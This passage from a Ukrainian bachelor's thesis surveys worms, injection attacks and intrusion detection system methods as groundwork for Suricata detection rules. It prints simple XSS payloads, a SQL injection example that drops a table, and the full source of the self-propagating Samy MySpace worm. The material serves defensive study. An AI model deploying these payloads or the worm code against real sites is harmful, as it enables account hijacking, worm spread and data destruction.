НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ
імені ІГОРЯ СІКОРСЬКОГО»
Навчально-науковий інститут прикладного системного аналізу
Кафедра системного проектування

До захисту допущено:

Завідувач кафедри

_____ Вадим МУХІН

«___»_____2022 р.

Дипломна робота

на здобуття ступеня бакалавра
за освітньо-професійною програмою
“Інтелектуальні сервіс-орієнтовані розподілені обчислювання”
зі спеціальності 122 "Комп'ютерні науки"
на тему: «Розробка детектора ознак для системи виявлення вторгнень типу «javascript/SQL хробак»»

Виконав:
студент IV курсу, групи ДА-81
Нікітін Богдан Денисович _____
Керівник:
Доцент, к.т.н
Кірюша Богдан _____
Консультант з функціонально-вартісного аналізу проекту:
Доцент,
Рощина Н.В. _____
Рецензент:
Професор, д.т.н,
Бідюк П. І. _____

Засвідчую, що у цій дипломній роботі немає запозичень з праць інших авторів без відповідних посилань.
Студент _____

Київ – 2022

Національний технічний університет України

«Київський політехнічний інститут імені Ігоря Сікорського»

Навчально-науковий інститут прикладного системного аналізу

Кафедра системного проектування

Рівень вищої освіти – перший (бакалаврський)

Спеціальність – 122 "Комп'ютерні науки"

Освітньо-професійна програма – "Інтелектуальні сервіс-орієнтовані розподілені обчислювання"

ЗАТВЕРДЖУЮ

Завідувач кафедри

_____ Вадим МУХІН

«___»_____2022 р.

ЗАВДАННЯ

на дипломну роботу студенту

Нікітін Богдан Денисович

1. Тема роботи «Розробка детектора ознак для системи виявлення вторгнень типу «javascript/SQL хробак»», керівник роботи Кірюша Богдан, докент, к.т.ня затверджені наказом по університету від «___»_____ 20__ р. №_____

2. Термін подання студентом роботи – 10 червня 2022 р.

3. Вихідні дані до роботи: Аналітичні звіти фахівців з захисту інформації. Теоретичні відомості з принципів функціонування кібератак типу «ін’єкція». Зразки систем захисту та атакуючих скриптів. Модель роботи мережі, яка має бути захищена від атак досліджуваного типу.

4. Зміст роботи:

1. Вторгнення типу «javascript/SQL хробак»
2. Системи виявлення вторгнень
3. Розробка детектору ознак вторгнення
4. Оцінка роботи детектору

5. Перелік ілюстративного матеріалу (із зазначенням плакатів, презентацій тощо): Електронна презентація

6. Консультанти розділів роботи

Розділ	Прізвище, ініціали та посада консультанта	Підпис, дата	
		завдання видав	завдання прийняв
Економічний	Доцент Рощина Н.В.		

7. Дата видачі завдання

Календарний план

№ з/п	Назва етапів виконання дипломної роботи	Термін виконання етапів роботи	Примітка
1	Отримання завдання	15.02.2022	
2	Огляд СВВ та методик	20.03.2022	
3	Побудова моделі кібератак	24.04.2022	
4	Розробка прототипу детектора	1.05.2022	
5	Тестування розробленого детектору	15.05.2022	
6	Функціонально-вартісний аналіз проекту	23.05.2022	

Студент _____ Богдан Нікітін

Керівник _____ Богдан Кірюша

АНОТАЦІЯ

Дана роботи присвячена розробці детектор для СВВ, для виявлення вторгнень типу «javascript/SQL хробак», а саме створюється набір правил для СВВ Suricata.

Метою дипломної роботи є проаналізувати можливості СВВ, характерні ознаки для вторгнень досліджуваного типу та визначити способи їх виявлення. Також є реалізація набору правил для обраної СВВ та подальша її конфігурація.

Об’єктом дослідження є принципи функціонування кібератак, модель роботи системи виявлення вторгнень та можливості, щодо створення нових детекторів на їх основі.

ABSTRACT

This paper is devoted to the development of a detector for CIA, to detect intrusions such as "javascript / SQL worms", namely, a set of rules for IDS Suricata.

The purpose of the thesis is to analyze the possibilities of IDS the characteristics of the invasions of the studied type and to determine ways to detect them. There is also the implementation of a set of rules for the selected IDS and its subsequent configuration.

The object of research is the principles of cyberattacks, the model of the intrusion detection system and the possibility of creating new detectors based on them.

Зміст

Перелік умовних позначень

ІС - інформаційна система

ПЗ - програмне забезпечення

IDS - система виявлення вторгнень

СВВ - система виявлення вторгнень

IPS - система запобігання вторгненням

IDS – Instruction Detection System

NIDS - Network IDS

HIDS - Host-based IDS

OIDS - Operational IDS

ERIDS - External Routing IDS

AIDS – Application Protocol-based IDS

ОС - операційна система

Вступ

Кібератака – це атака спрямована на комп'ютерні інформаційні системи, комп'ютерні мережі, інфраструктуру або персональні комп'ютерні пристрої.

З кожним роком кількість кібератак та їх вплив на різні сфери нашого життя дедалі збільшується. Оскільки світ оцифровується, то і безпека цього «цифрового» простору стає більш важливим питанням.

Отримуючи успіх при реалізації атаки зловмисник може користуватись вразливістю вашої системи заради своїх інтересів, наприклад викрадати дані, вимагати викуп за щось, або просто завадити нормальній роботі системи.

Але разом із розвитком способів «злому», поліпшуються способи запобігання та захисту від атак. Тому при створені будь-якої інформаційної системи треба враховувати стандарти безпеки та можливі атаки на неї.

Кіберзахист для компаній дійсно коштує не малих грошей, але є дуже важливим у сучасних реаліях. Спроби забезпечити захист «своїми силами» для системи, без фахівців найчастіше є даремним витрачанням коштів та часу. Бо кожного дня з'являються нові підходи та різновиди кібератак.

Бажаючи протистояти серйозним атакам, необхідно використовувати цілий комплекс заходів.

Серед таких:

- установка систем централізованого управління;
- глибокий аналіз трафіку;
- присутність антивірусів, що мають вбудовану ізольоване середовище;
- установка мережевих екранів, автоматизованих засобів визначення вразливостей і SIEM-рішень.

Тому для забезпечення безпеки використовуються продукти, що є результатом роботи цілих команд.

Вторгнення типу «javascript/SQL хробак»

1.1 Принципи роботи та характерні ознаки «хробаків»

«Хробаками» називають шкідливі програми, що проникаючи до інформаційної системи починають розповсюджувати свої копії, не завжди співпадаючих з оригіналом.

Вторгнення такого типу можна розділити на види, спираючись на притаманні їм особливості. А саме шляхи та способи розповсюдження, способи запуску та методи, що використовуються для реалізації успішного вторгнення. Ще однією, але не менш важливою ознакою, за якою їх класифікують – це «поліморфізм», або ж механізми, які використовуються, щоб залишитись непоміченим.

Тож «хробаків» можна поділити на: поштових «хробаків», IM «хробаків», P2P «хробаків», мережеві «хробаки».

Поштові «хробаки» розповсюджуються в якості поштових листів. Також для поштових «хробаків» модна виділити декілька методів запуску: прикріплення виконуваного файлу до листа під виглядом якогось контенту, посилання на шкідливий файл, що буде виконано при переході за посиланням, або в якості «javascript ін'єкції», таким чином код буде виконано при рендері листа браузер-клієнтом.

IM «хробаки» відійшли в минуле, бо ціллю їх ураження є інтернет-пейджер. Принцип їх розповсюдження схожий на поштових, бо вони здійснюють розсилання всім контактам посилання на шкідливий файл, що буде виконаний при переході за цим посиланням.

P2P «хробаки» використовують peer-to-peer мережі для розповсюдження. Вони створюють свою копію у каталозі обміну файлами. Далі роботи лежить на механізмі розповсюдження файлів цією P2P мережею.

Мережеві «хробаки», згідно з назвою, для поширення використовують мережу. Є ті, що користуються вразливостями обробки пакетів певних мережевих протоколів, а також ті, що для своєї роботи враховують недоліки роботи певних частин інформаційної системи та лише використовують мережу для поширення.

1.2 Шляхи вторгнень такого типу

Важливим є лише перше потрапляння «хробака» до інформаційної системи, далі він розповсюджується відповідно до стратегії за якою він був створений. Вони можуть потрапити завдяки декільком факторам:

людська допитливість та некомпетентність щодо інформаційної безпеки, вразливості самої системи, або фізичне проникнення (руками людини).

У цій роботі розглянуто «хробаки», що використовують вразливості інформаційних систем, які використовують мови javascript та SQL. Найрозповсюдженішим способом їх потрапляння до системи є кібератаки типу «ін'єкція». Також вони можуть потрапити до системи напряму, тобто за допомогою людини, що помістить «хробака».

Також можливим шляхом розповсюдження вторгнень такого типу є електроні листи. Де виконуючі файли підкріплюються до листа та маскуються, щоб людина їх запустила. Такими шляхами досить часто здійснюють напади на держструктури, де люди постійно обмінюються файлами і вірогідність того, зо хтось може не звернути увагу на відмінність адреси, або розширення файлу досить велика. Також за допомогою листів надсилається javascript код, в якості тіла листа, а оскільки більшість використовує браузер-клієнти, то «хробак» лише чекає, коли користувач вирішить переглянути отриманий лист.

Але кібератаки, що використовують електронну пошту у цій роботі не будуть освітленні, бо їх розгляд та різноманітність вимагає окремого та самостійного дослідження.

1.3 Огляд кібератак типу «ін'єкція»

Кібератака «ін'єкція» характеризує саме принцип дії атаки. Способів потрапляння та цілей, на які спрямовані ці атака, існує багато. Але їх об'єднує те, що метою є інтеграція шкідливого коду до коду системи та подальше його виконання.

Потрапивши до системи шкідливий код, очікує на його виконання. Такий код буде виконаний коли буде підставлений до коду певної частини інформаційної системи.

Підвидів таких атак існує багато і вони залежать від мови на яку вони розраховані. Тобто такі атаки використовують специфіку синтаксису різних мов програмування та вразливості роботи вашої системи.

Якщо говорити саме про javascript «ін'єкції», то це тип атаки, під час якої шкідливий код потрапляє безпосередньо в клієнтський JavasScript. Це дозволяє зловмисникам маніпулювати веб-сайтом або веб-додатком і збирати конфіденційні дані, такі як персональна інформація (PII) або платіжну інформація. Код спрацьовує без

особливих дій користувача, бо код, що є на сторінці виконується під час рендеру її браузером.

Цілями таких атак можуть бути як і компанії, так і конкретні люди. Наразі при створені веб-додатка команда розробників намагається вжити всіх необхідних заходів для запобігання потрапляння ін’єкції до системи. Але як і методи бувають різні, так і розробники бувають необачні.

Приклади javascript «ін’єкції»:

 Well done! <script>alert("’injection’!");</script>

<svg onload=”alert(’injection’)”></svg>

Таким чином, коли цей тег буде вставлений до сторінки буде виконаний шкідливий код. Так маскують запити, що будуть виконані від імені користувача, що відвідав сторінку, або певні дії зі збору інформації про користувача із його браузерних сховищ (токени захисту, персональні дані абощо).

Щодо SQL «ін’єкцій», то тут мета, щоб код інтегрувався до SQL запиту та виконався разом із ним. Таким чином може бути створений новий користувач бази даних, видалитись таблиця, змінитися якісь данні і тд..

Приклад SQL «ін’єкції»:

Нехай існує такий запит, до якого замість “some_name” підставляються дані надіслані клієнтом.

SELECT * FROM some_table WHERE name = ‘some_name’

То, надіславши ім’я “Joe’; DROP some_table; --

То буде виконаний такий SQL запит

SELECT * FROM some_table WHERE name = ‘Joe’; DROP some_table;--‘

І таким чином буде видалена таблиця some_table.

Різних сценаріїв, на виконання яких розраховані SQL ін’єкції існує багато але їх принцип був описаний вище.

1.4 Ознаки характерні вторгненням обраного типу

Оскільки було розглянуто можливі цілі та шляхи для реалізації вторгнень такого типу. То серед ознак, за якими можна вважати, що система є під загрозою вторгнення можна виділити:

- Наявність javascript або SQL коду у пакетах, шо обробляє наша система.
  Поставивши препроцесор, що буде перевіряти на наявність такої простої ін'єкції можна значно поліпшити безпеку своєї системи. Оскільки характерні ознаки синтаксису цих мов відомі та регламентовані то можна скласти набір правил, за якими буде виявлено чи містить певний пакет ін'єкцію.
- Нетипове збільшення кореляції певних подій, або лише збільшення кількості певної події.
  Такі ознаки можуть свідчити пост-фактум про наявність вторгнення до системи. Бо хробак після вторгнення буде намагатись максимально розповсюдитись, отже шляхи розповсюдження будуть збігатись, а отже їх можна відслідкувати.
- Несанкціоновані зміни або створення файлів.
  Таким чином «хробак», що потрапив до системи може намагатись створити виконувані файли, задля подальшого їх запуску адміністратором, або користувачем, або задля заміни якогось файлу, що використовується самою системою.
- Нетипові запити до SQL бази даних.
  Таким чином при SQL ін'єкції може бути можливість 1 запитом взяти дані та видалити таблицю, або створити нового користувача абощо. Усе це можна вважати ознакою спроби вторгнення.

1.5 Приклади реалізації та наслідків вторгнень обраного типу

Чим більше створюється інформаційних систем, тим більше випадків вторгнень, можливістю для яких стала некомпетентність розробників стає дедалі більше. Але зазвичай вдається встановити джерело загрози достатньо швидко та ці атаки не набувають великого розголосу.

Але все ж таки існують і випадки, коли «хробак» розповсюдився настільки, що залишитись непоміченим спільнотою вже не може залишатись.

Таким чином напевно найвідомішим прикладом «javascript хробака» є «хробак» ім'я якому дали "Samy".

Ціллю тієї атаки стала соціальна мережа MySpace. І попри масштаби розповсюдження «хробака» його автор запевняв, що не мав намірів завдати комусь чи компанії MySpace шкоди, а лише мав за мету похизуватись перед спільнотою.

Ним було знайдено діру в системі безпеки, а саме можливість створити javascript «ін'єкцію» за допомогою статусу коментаря на сторінці профілю. Таким чином користувачі, що заходили на сторінку, що вже уражена, самі того не помічаючи ставали жертвами атаки. Захований до коментаря код додавав до сторінки гостя такий самий коментар, а також змінював опис профілю, а саме відповідь на питання щодо твоїх героїв давав "samy is my hero".

Ця ін'єкція виглядала таким чином:

<div id=mycode style="BACKGROUND: url('java script:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var D=document.body.createTextRange();C=D.htmlText}catch(e){}if(C){retur n C}else{return eval('document.body.inne'+'rHTML')}}function getData(AU){M=getFromURL(AU,'friendID');L=getFromURL(AU,'Myto ken')}function getQueryParams(){var E=document.location.search;var F=E.substring(1,E.length).split('&');var AS=new Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var AS=getQueryParams();var L=AS['Mytoken'];var M=AS['friendID'];if(location.hostname=='profile.myspace.com'){documen t.location='http://www.myspace.com'+location.pathname+location.search} else{if(!M){getData(g())}main()}function getClientFID(){return findIn(g(),'up_launchIC('+A,A)}function nothing(){}function paramsToString(AV){var N=new String();var O=0;for(var P in AV){if(O>0){N+='&'}var Q=escape(AV[P]);while(Q.indexOf('+')!=-1){Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')}N+=P+'='+Q;O++}return N}function httpSend(BH,BI,BJ,BK){if(!J){return false}eval('J.onr'+'eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-Type','application/x-www-form-urlencoded');J.setRequestHeader('Content-Length',BK.length)}J.send(BK);return true}function findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function getHiddenParameter(BF,BG){return findIn(BF,'name='+B+BG+B+' value='+B,B)}function getFromURL(BF,BG){var

```
T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'=';var
V=BF.indexOf(U)+U.length;var W=BF.substring(V,V+1024);var
X=W.indexOf(T);var Y=W.substring(0,X);return Y}function
getXMLObj(){var Z=false;if(window.XMLHttpRequest){try{Z=new
XMLHttpRequest()}catch(e){Z=false}}else
if(window.ActiveXObject){try{Z=new
ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new
ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}}return Z}var
AA=g();var AB=AA.indexOf('m'+'ycode');var
AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+'IV');var
AE=AC.substring(0,AD);var
AF;if(AE){AE=AE.replace('jav'+'a',A+'jav'+'a');AE=AE.replace('exp'+'r)','
exp'+'r)'+A);AF=' but most of all, samy is my hero. <d'+'iv
id='+AE+'D'+'IV>'}var AG;function
getHome(){if(J.readyState!=4){return}var
AU=J.responseText;AG=findIn(AU,'P'+'rofileHeroes','</td>');AG=AG.sub
string(61,AG.length);if(AG.indexOf('samy')==-1){if(AF){AG+=AF;var
AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=
AG;J=getXMLObj();httpSend('/index.cfm?fuseaction=profile.previewInter
ests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}}}function
postHero(){if(J.readyState!=4){return}var AU=J.responseText;var
AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=A
G;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?fuseac
tion=profile.processInterests&Mytoken='+AR,nothing,'POST',paramsToStr
ing(AS))}function main(){var AN=getClientFID();var
BH='/index.cfm?fuseaction=user.viewProfile&friendID='+AN+'&Mytoken
='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXMLOb
j();httpSend2('/index.cfm?fuseaction=invite.addfriend_verify&friendID=11
851658&Mytoken='+L,processxForm,'GET')}function
processxForm(){if(xmlhttp2.readyState!=4){return}var
AU=xmlhttp2.responseText;var
AQ=getHiddenParameter(AU,'hashcode');var
AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add
to
Friends';httpSend2('/index.cfm?fuseaction=invite.addFriendsProcess&Myt
oken='+AR,nothing,'POST',paramsToString(AS))}function
httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return
false}eval('xmlhttp2.onr'+'eadystatechange=BI');xmlhttp2.open(BJ,BH,true
```

);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-Type','application/x-www-form-urlencoded');xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}">

За основу була взята можливість додати код в якості атрибуту html тегу, який надалі буде виконаний.

Таким чином лише за день до нього в друзі (а саме це було корисним навантаженням «хробака» додалось близько 1 мільйона людей). Коли автор побачив масштаби свого творіння, то одразу повідомив команду MySpace про вторгнення та про спосіб запобігти йому.

1.6 Висновки до розділу

Отож враховуючи розглянуті питання у розділі можна зазначити, що вторгнення типу «хробак» має досить типові ознаки, але завжди може бути спосіб замаскувати «хробака» від системи безпеки. Найважливішим етапом життєвого циклу «хробака» є потрапляння його до системи з метою подальшого розповсюдження. А найтиповішим шляхом вторгнення такого типу є «ін’єкції». Також спираючись на наявність типових ознак для «хробаків» можна стверджувати про можливість побудови системи їх виявлення. Оскільки навіть попри їх розвиток, все ж таки збільшення певного виду трафіку в будь-якому випадку маж бути, бо його ціль – розповсюдження.

Системи виявлення вторгнень

1.7 Архітектура СВВ

СВВ складається з певних компонентів, що мають свою зону відповідальності, а поєднуючись складають систему, що дає змогу виявити наявність вторгнень. Виділяють певні типові частини СВВ, що зображені на Рис. 1. До них входять сенсорна підсистема, підсистема аналізу, сховище, консоль управління та модуль реагування.



Рис. 1. Архітектура IDS

Сенсорна система складається з певних «сенсорів», що збирають інформацію, щодо роботи інформаційної системи, що надалі використовується для аналізу.

Для кожної системи можна виділити свій характерний набір «сенсорів», або називаючи їх інакше, датчиків. Їх вибір є не менш важливим від вибору методів для СВВ. Відповідно до специфіки роботи датчики можна групувати відповідним чином:

- сенсори додатків –деталі роботи програмного забезпечення;
- сенсори робочої машини- інформація щодо роботи машини;

- мережеві сенсори -дані, що необхідні при оцінці мережевого трафіку;

Система виявлення вторгнення може включати будь-яку комбінацію з наведених типів датчиків.

Після збору даних сенсорною підсистемою вони потрапляють до сховища та направляються до підсистеми аналізу. Цей модуль можна виділити, як основний. У ньому проводиться аналіз зібраних даних, відповідно до обраних попередньо методів та у випадку виявлення підозри на наявність вторгнення посилається запит до системи реагування.

Модуль реагування приймає рішення, щодо інформації наданої йому модулем аналізу та виконує певні дії, або просто повідомляє адміністратора, або виконує дії попередження вторгнення, якщо це передбачено. Існують різні підходи до конструювання роботи цієї частини СВВ.

Також є необхідним постійний нагляд за роботою СВВ та захищаємої інформаційної системи, задля можливості переконфігуровувати СВВ при необхідності. Цим займається консоль управління.

1.8 Класифікація СВВ

Оскільки методів вторгнень та цілей кібератак існує безліч, то і СВВ створювались задля вирішення певних питань безпеки.

Таким чином за принципом реакції на вторгнення СВВ можна поділити на: пасивні, активні, гібридні.

Пасивними називають системи виявлення, що після підозри на наявність загрози вторгнення робота СВВ обмежується повідомленням користувача або адміністратора.

Активними в свою чергу називають системи, що намагаються протистояння вторгненням шляхом блокування підозрілого трафіку, або джерела підозрілих дій.

Також існують системи класифіковані як гібридні, протидія вторгненням реалізується в автоматичному режимі.

Окрім особливостей сценаріїв реакції на загрозу, системи також поділяють спираючись на рівень виявлення атак.

Таким чином СВВ можна поділити на:

- NIDS (англ. Network Intrusrnn Detection Systems). Система, перевіряє мережевий трафік декількох хостів. Спостереження ведеться за даними, що отримуються після прямого підключення до концентраторів та комутаторів, що налаштовані на дублювання портів, або до мережевого TAP пристрою.
  До переваг такої системи можна віднести централізоване управління та велике покриття моніторингу, також специфікою роботи такої системи є те, що вона не впливає не продуктивність та топологію мережі. Але при цьому в якості недоліку виділяють потребу у функціональності від мережевих пристроїв та те, що така система не може аналізувати дані, що зашифровані.
- OIDS (англ. Operational Intrusion Detection Systems). Системи такого типу розраховані на виявлення внутрішніх атак. Вони створені, щоб запобігати атакам, що надходять із самої системи. Наприклад, якщо зловмисник зміг увійти до системи під виглядом існуючого користувача. Така система аналізує особливості поведінки користувача у системі та порівнює їх із типовими.
  Тобто при наявності розбіжностей система видає повідомлення. Тож можна зазначити, що вона оцінює сигнатуру поведінки користувача, коли NIDS оцінює сигнатуру трафіку.
- PIDS (англ. Protocol-based Detection Systems). Це система, робота якої направлена на відслідковування та аналіз протоколів комунікації цієї системи. Наприклад для веб серверу така система веде спостереження за HHTP та HTTPS протоколами, але при використанні HTTPS треба врахувати, щоб пакети аналізувалися до шифрування.
- HIDS (англ. Host-based Intrusion Detection System). Особливістю систем такого типу є саме дані, з якими вони працюють, а саме дані певної робочої машини, на якій вони розташовані. Таким чином HIDS має можливість проводити аналіз подій у системі, завдяки чому давати досить точний результат щодо процесів та користувачів, що причетні до вторгнення. Джерелом інформації для аналізу для таких систем є результати аудиту ОС та журнали системних подій (логи). Серед переваг можна виділити, що HIDS мають можливість працювати з даними, що зашифровані та можуть виявляти атаки, що є невловимими для NIDS.

Недоліками таких систем є висока загрузка робочої машини, мале покриття захисту та відсутність централізованого управління.

- ERIDS (англ. External Routing Intrusion Detection System). Такі системи можна назвати інноваційними та спектр їх роботи вужчий. Вони були створенні через виникнення менш тривіальних методів для вторгнення. Наприклад, перш за все підлягає атаці маршрутизатор, далі виконуються зміни його конфігурації таким чином, щоб трафік проходив через непідконтрольний сегмент мережі.

Для виявлення атаки зазвичай використовуються дані, щодо вже відомих атак та їх специфіки.

Тож виявлення атак нового типу викликає проблеми. Тобто кожне вторгнення виявити просто не є можливим, тому використовуються різні методи та підходи, а також їх комбінації, щоб виявити хоча б більшість.

Існують різні типи СВВ, тож і підходи, що вони використовують також є різними. Найкращим варіантом є використання різних СВВ, опираючись на специфіку інформаційної системи, що підлягає захисту.

Кожна СВВ використовує певний набір детекторів, що відповідають, по-перше специфіці даних, до яких має доступ СВВ та особливостей системи.
Є три групи методів для виявлення вторгнень, використання яких, є рекомендованим та розповсюдженим, а саме:

- Сигнатурні методи
- Методи виявлення аномалій
- Методи аналізу трафіку
- Нейронні мережі
- Експертні системи
- Комбінації методів (є групуванням підходів різних методів)

1.9 Методи виявлення аномалій

Ці методи використовують порівняння роботи системи до її штатного стану. Тобто детектори, що побудовані таким чином, постійно спостерігають за системою та намагаються виявити нестандартну поведінку.

Наприклад безпідставне створення нового користувача для бази даних, або збільшена кореляція певних дій, або нетипова поведінка для користувачів є ознаками для запідозри вторгнення.

Такі набули моделі, базуються на статистичних даних, щодо роботи системи. Вони є універсальними та не потребують постійних модифікацій. Але є і недоліки, такі методи можна почати використовувати тільки після того, як були отримані певні дані щодо роботи системи. Тож, якщо було присутнє вторгнення до початку збирання даних, то в майбутньому такі методи не дадуть результату.

Методи цієї групи добре використовуються для виявлення невідомих атак. СВВ має приклад правильного функціонування системи та порівнює його із поточним. Завжди є допустиме відхилення, бо можливий несподіваний наплив користувачів, або певні форс-мажорні ситуації, тож детектор має враховувати це і лише, якщо відмінність поведінки не є допустимою повідомляти СВВ, щодо цього.

1.10 Методи виявлення зловживань (сигнатурні)

Оскільки вже існує багато відомих типів та способів атак, можна скласти характерні ознаки поведінки системи саме для ситуацій вторгнень (сигнатури).

Тобто, зібравши дані, специфічні для певний атак, можна порівнювати роботу системи з ними і на основі цих порівнянь визначати можливість вторгнення.

Такі дані, щодо специфіки певних атак називають сигнатурою вторгнення.

Сигнатури вторгнень формуються так само, як і моделі штатної роботи системи, тобто, на основі оточення, кореляції подій та умов, що характерні для певної атаки.

Такі методи працюють добре лише при умові гарно підготованих даних для їх навчання. Та через кількість інформації та прикладів роботи певних типів атак, люди розробили досить добре працюючі алгоритми.

Зазвичай сигнатурні методи користуються найнижчим рівнем абстракції та аналізують мережеві дані, журнали системних викликів тощо.

1.11 Експертні системи

Окрім статистичних даних, щодо поведінки системи, характерної до певних відомих типів, використовуються завчасно прописані адміністратором критерії неправильної роботи. Системи, що працюють за таким принципом називають експертними.

Для них формується набір правил типу умова – наслідок, або дерева рішень. Принцип роботи таких методів схожий з принципом мислення людини. Експертна система складається з бази знань, підсистеми прийняття рішень та бази щодо пояснення результатів. Такі системи є досить гнучкими через можливість будь-якої конфігурації та комбінації правил. До прикладу це може бути, послідовне невірне введення даних, або велика кількість дій за малий проміжок часу абощо.

Методи засновані на експертних системах поєднують простоту та ефективність, але потребують гарної підготовки правил та аналітичних кейсів.

1.12 Методи аналізу трафіку

Для методів такого типу характерними є саме дані, які вони використовують для аналізу на наявність вторгнення до системи. Вони мають певні схожі принципи, щодо специфіки своєї роботи до методів виявлення аномалій. Порівнюючи їх з сигнатурними методами, можна зазначити, що різноманітність відмінної від «штатної» поведінки системи, при спостеріганні за трафіком є меншою ніж різноманітність характерних поведінок системи під впливом різноманітних вторгнень.

При аналізі трафіку проводиться моніторинг мережевих інтерфейсів та саме трафіку, ці дані фільтруються, та аналізуються згідно з підгрупами на які їх можна поділити. Також використовуються статистичні дані, щодо користування трафіком. Це все дає змогу детектору спостерігаючи за трафіком класифікувати його, як вірусний та локалізувати несправність мережі.

Ці методи можуть звертати увагу і на неправильно створені пакети даних і на пакети даних, що імовірно мають зловмисницький характер. Але сучасні мережеві системи є настільки великими, що виявлення нехарактерного трафіку є не простою задачею. Але вони є досить ефективними.

Для нормальної паралельної роботи СВВ, що використовую методи такого типу та самої інформаційної системи, зазвичай

використовується додатковий сервер, що збирає інформацію про трафік та аналізує його.

До прикладу з пакетів отриманих маршрутизатором ми можемо отримати середню кількість пакетів, середню кількість пакетів різних протоколів за одиницю часу. Також можна спостерігати за кількістю пакетів, що пов’язані між собою однією дією і при відхиленні від норми звертати увагу на цей трафік, як на підозрілий.

1.13 Нейронні мережі

Задля виявлення аномалій також використовують нейронні мережі. Вони навчаються доти, доки ознаки поведінки системи вважаються типовими. Після завершення навчання створена нейронна мережа використовується для аналізу та розпізнавання загроз. І якщо мережа розпізнаю поведінку системи як нетипову, то фіксується загроза.

Покращеним варіантом застосування цього методу є комбінація 2 нейронних мереж. Такий приклад розглянуто у статті [2]. Для аналізу використовуються мережеві параметри з’єднання. Виділено 41 параметр, що використовуються та 5 класів атак, включаючи типовий стан. Першою задачею є зменшення розмірності вектору даних. Другий етап полягає у виявленні атак у новому виділеному просторі. Метою є саме розпізнавання завчасно означених класів атак. Отже використовуючи комбінацію нейронних мереж можна значно поліпшити результати виявлення.

Перевагами методів такого типу є гарна пристосованість до виявлення атак нового типу. Бо мережа може постійно навчатись та поліпшувати критерії. А це є дуже важливим для роботи системи в режимі реального часу.

1.14 Комбінаційні методи

Майже для всіх видів вторгнень можна конфігурувати нашу IDS за допомогою як сигнатурних, так і методів виявлення аномалій або з використанням інших розглянутих методів. Але найкращого результати можна досягти комбінуючи ці підходи, таким чином вірогідність того, що вторгнення залишиться непоміченим сильно зменшується.

Таким чином можна виявляти кібератаки на різних етапах їх розвитку, а саме, від час спроби вторгнення, після початку зараження системи тощо.

Є доцільним використання певних методів для періодичного аналізу зібраних даних певною системою, а інших для аналізу в режимі реального часу. Або ж комбінація дозволяє проаналізувати різні частини вашої інформаційної системи таким чином, щоб загрози не залишились непоміченими.

1.15 Порівняння існуючих СВВ

